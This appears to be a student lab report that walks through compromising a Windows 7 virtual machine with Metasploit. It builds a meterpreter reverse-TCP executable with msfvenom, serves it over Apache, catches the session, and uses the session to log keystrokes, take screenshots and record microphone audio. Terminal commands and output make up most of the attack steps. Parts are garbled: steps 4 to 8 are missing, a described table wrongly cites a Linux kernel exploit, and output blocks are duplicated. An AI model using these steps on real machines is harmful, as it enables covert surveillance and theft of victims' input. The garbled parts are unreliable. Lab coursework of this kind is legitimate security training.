

# METASPLOIT


Test the System Security by using the Metasploit Tool from kali linux and hack the windows 7 / windows xp. Execute the commands to get the keystrokes / screenshots / Webcam and etc., Write a report on the vulnerability issue along with screenshots of how you performed and suggest the security patch to avoid these types of attacks.

Hacker Machine : Kali Linux

Victim machine : Windows XP / Windows 7

**STEP 1:** Open Kali Linux and Windows 7 on your virtualbox.

**STEP 2:** Open the terminal in Kali Linux and type 'ifconfig' on the command line.




```
osboxes@osboxes: ~
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.17 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::a00:27ff:fe0e:516f prefixlen 64 scopeid 0<*link>
    ether 08:00:27:0e:51:6f txqueuelen 1000 (Ethernet)
    RX packets 1810 bytes 140774 (137.4 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 810 bytes 611713 (597.3 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 400 (400.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 400 (400.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

osboxes@osboxes: ~
$
```

**STEP 3:** To create the payload file(malicious file) type the command 'msfvenom -p windows/meterpreter/reverse\_tcp -f exe > meta.exe'.




```
osboxes@osboxes: ~
$ msfvenom -p windows/meterpreter/reverse_tcp -f exe > meta.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

osboxes@osboxes: ~
$
```

[illegible][illegible]



**STEP 9:** Open a new terminal and use the command ‘sudo su’ to access the root or the core tools.



The screenshot shows a terminal window titled 'root@osboxes: /home/osboxes'. The user is initially at the prompt 'osboxes@osboxes: ~'. They enter the command 'sudo su', which prompts for the password 'osboxes'. After entering the password, the prompt changes to 'root@osboxes: /home/osboxes'. Below the terminal window, there is a table with the following content:

Name	Category	Setting	Required	Description
EXPLOIT	payloads	yes	yes	Exploit the buffer overflow vulnerability in the Linux kernel (CVE-2017-15567) to gain root access.
EXPLOIT	payloads	yes	yes	The default address for the exploit is 0x00000000.
EXPLOIT	payloads	yes	yes	The default port is 4444.


Below the table, there is a section for 'Exploit targets' with a table:

ID	Name
0 <td>Windows target</td>	Windows target

Below the table, there is a section for 'Exploit options' with a table:


Option	Value
EXPLOIT	0x00000000
EXPLOIT	4444

**STEP 10:** Now start Apache HTTP server to send the payload file in a webpage. Use the command ‘service apache2 start’.




The screenshot shows the same terminal window as in Step 9. The user enters the command 'service apache2 start'. The output of the command is displayed below the prompt, showing the status of the Apache service and the path to the configuration file.

**STEP 11:** Open the previous terminal and execute the command ‘exploit’ to start the meterpreter.




```
osboxes@osboxes: ~  
File Actions Edit View Help  
Name      Current Setting  Required  Description  
--      -  
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)  
LHOST     192.168.1.17    yes       The listen address (an interface may be specified)  
LPORT     4444            yes       The listen port  
  
Exploit target:  
--  
Id  Name  
--  -  
0   Wildcard Target  
  
msf6 exploit(multi/handler) > set LHOST 192.168.1.17  
LHOST => 192.168.1.17  
msf6 exploit(multi/handler) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.17:4444  
[*] Sending stage (175174 bytes) to 192.168.1.14  
[*] Meterpreter session 1 opened (192.168.1.17:4444 -> 192.168.1.14:49276) at 2022-11-12 18:01:16 -0500  
  
meterpreter > █
```

**STEP 12:** Switch to Windows 7 on your virtualbox and open the search engine. Enter the IP address of Kali Linux and search.




**STEP 13:** When the download is complete run the file and your system will be hacked. Open Kali Linux and enter the command 'ls' in the terminal. You can see that the desktop list of applications in Windows 7 is displayed.






```
osboxes@osboxes: ~  
File Actions Edit View Help  
[*] Meterpreter session 1 opened (192.168.1.17:4444 -> 192.168.1.14:49276) at  
2022-11-12 18:01:16 -0500  
  
meterpreter > cmd  
[-] Unknown command: cmd  
meterpreter > ls  
Listing: C:\Users\virtual7\Downloads  
  
Mode                Size                Type             Last modified      Name  
-----  
40777/rwxrwxr  4096                dir             2022-10-29 03:13:47 - Bhavesh Virus Maker  
wx 0400  
100666/rw-rw-  3598316            fil             2022-10-29 03:12:52 - Bhavesh Virus Maker v  
rw- 0400  
100777/rwxrwx  1929082            fil             2022-10-29 03:15:41 - Havij 1.12 Free.exe  
rwx 0400  
100666/rw-rw-  1903956            fil             2022-10-29 03:13:29 - Havij_1.12_Free.zip  
rw- 0400  
100666/rw-rw-  282                fil             2018-11-09 17:39:34 - desktop.ini  
rw- 0500  
100777/rwxrwx  50449456           fil             2022-10-29 03:37:14 - dotNetFx40_Full_x86_x  
rwx 0400  
100777/rwxrwx  73802              fil             2022-11-12 12:14:09 - meta(1).exe  
rwx 0500  
  
meterpreter > |
```

**STEP 14:** Enter the command 'sysinfo' to receive information about the hacked system.




```
osboxes@osboxes: ~  
File Actions Edit View Help  
  
Mode                Size                Type             Last modified      Name  
-----  
40777/rwxrwxr  4096                dir             2022-10-29 03:13:47 - Bhavesh Virus Maker  
wx 0400  
100666/rw-rw-  3598316            fil             2022-10-29 03:12:52 - Bhavesh Virus Maker v  
rw- 0400  
100777/rwxrwx  1929082            fil             2022-10-29 03:15:41 - Havij 1.12 Free.exe  
rwx 0400  
100666/rw-rw-  1903956            fil             2022-10-29 03:13:29 - Havij_1.12_Free.zip  
rw- 0400  
100666/rw-rw-  282                fil             2018-11-09 17:39:34 - desktop.ini  
rw- 0500  
100777/rwxrwx  50449456           fil             2022-10-29 03:37:14 - dotNetFx40_Full_x86_x  
rwx 0400  
100777/rwxrwx  73802              fil             2022-11-12 12:14:09 - meta(1).exe  
rwx 0500  
  
meterpreter > sysinfo  
Computer           : VIRTUAL7-PC  
OS                 : Windows 7 (6.1 Build 7600).  
Architecture       : x86  
System Language    : en_US  
Domain             : WORKGROUP  
Logged On Users    : 2  
Meterpreter        : x86/windows  
meterpreter > |
```

**STEP 15:** Enter '?' in the command line to get a list of all the executable commands.




```
osboxes@osboxes: ~  
File Actions Edit View Help  
meterpreter > ?  
  
Core Commands  
  
Command            Description  
-----  
?                  Help menu  
background          Backgrounds the current session  
bg                  Alias for background  
bgkill              Kills a background meterpreter script  
bglist              Lists running background scripts  
bgrun               Executes a meterpreter script as a background  
thread  
channel             Displays information or control active channe  
l  
close               Closes a channel  
detach              Detach the meterpreter session (for http/http  
s)  
disable_unicode_encoding Disables encoding of unicode strings  
enable_unicode_encoding Enables encoding of unicode strings  
exit                Terminate the meterpreter session  
get_timeouts        Get the current session timeout values  
guid                Get the session GUID  
help                Help menu  
info                Displays information about a Post module  
irb                 Open an interactive Ruby shell on the current
```

**STEP 16:** Search for 'User interaction commands' and execute the statements to access the keystrokes.



```
osboxes@osboxes: ~  
File Actions Edit View Help  
meterpreter > Hi,you have been hacked.  
[-] Unknown command: Hi,you  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
[-] stdapi_ui_stop_keyscan: Operation failed: Incorrect function.  
meterpreter > keyevent  
Usage: keyevent keycode [action] (press, up, down)  
e.g: keyevent 13 press (send the enter key)  
keyevent 17 down (control key down)  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
meterpreter > keyboard_send  
Please specify input string  
meterpreter > HACKED  
[-] Unknown command: HACKED  
meterpreter > keyboard_send Hacked  
[*] Done  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter > screenshot  
Screenshot saved to: /home/osboxes/RVsthJrp.jpeg  
meterpreter >
```

**STEP 17:** Similarly execute the commands to access the webcam under the name of 'Webcam commands' and to take a screenshot execute the command 'screenshot'.




```
osboxes@osboxes: ~  
File Actions Edit View Help  
meterpreter > keyboard_send  
Please specify input string  
meterpreter > HACKED  
[-] Unknown command: HACKED  
meterpreter > keyboard_send Hacked  
[*] Done  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter > screenshot  
Screenshot saved to: /home/osboxes/RVsthJrp.jpeg  
meterpreter > webcam_snap  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > record_mic  
[*] Starting ...  
[*] Stopped  
Audio saved to: /home/osboxes/LfYcELzs.wav  
meterpreter > webcam_chat  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > webcam_list  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > webcam_snap  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter > webcam_stream  
[-] stdapi_webcam_list: Operation failed: 1411  
meterpreter >
```



```
osboxes@osboxes: ~  
File Actions Edit View Help  
meterpreter > Hi,you have been hacked.  
[-] Unknown command: Hi,you  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
[-] stdapi_ui_stop_keyscan: Operation failed: Incorrect function.  
meterpreter > keyevent  
Usage: keyevent keycode [action] (press, up, down)  
e.g: keyevent 13 press (send the enter key)  
keyevent 17 down (control key down)  
meterpreter > keyscan_start  
Starting the keystroke sniffer ...  
meterpreter > keyscan_dump  
Dumping captured keystrokes ...  
meterpreter > keyboard_send  
Please specify input string  
meterpreter > HACKED  
[-] Unknown command: HACKED  
meterpreter > keyboard_send Hacked  
[*] Done  
meterpreter > keyscan_stop  
Stopping the keystroke sniffer ...  
meterpreter > screenshot  
Screenshot saved to: /home/osboxes/RVsthJrp.jpeg  
meterpreter >
```

**STEP 18:** After the execution of the commands the screenshot and the audio file obtained from the webcam are stored at '/home/osboxes/'.



**Security patches to avoid similar attacks:**

1. Install a Firewall system.
2. Keep your Antivirus updated.
3. Scan all the downloaded files from the internet.
4. Scan your system regularly.
5. Use encryption.
6. Change your passwords regularly.
7. Do not keep the same password for everything.
8. Don't use unsecured public wifi.
9. Don't click on any malicious links or empty messages. If opened, delete them immediately.

**Hence the penetration testing is a success as we were able to infiltrate the system and get sensitive information.**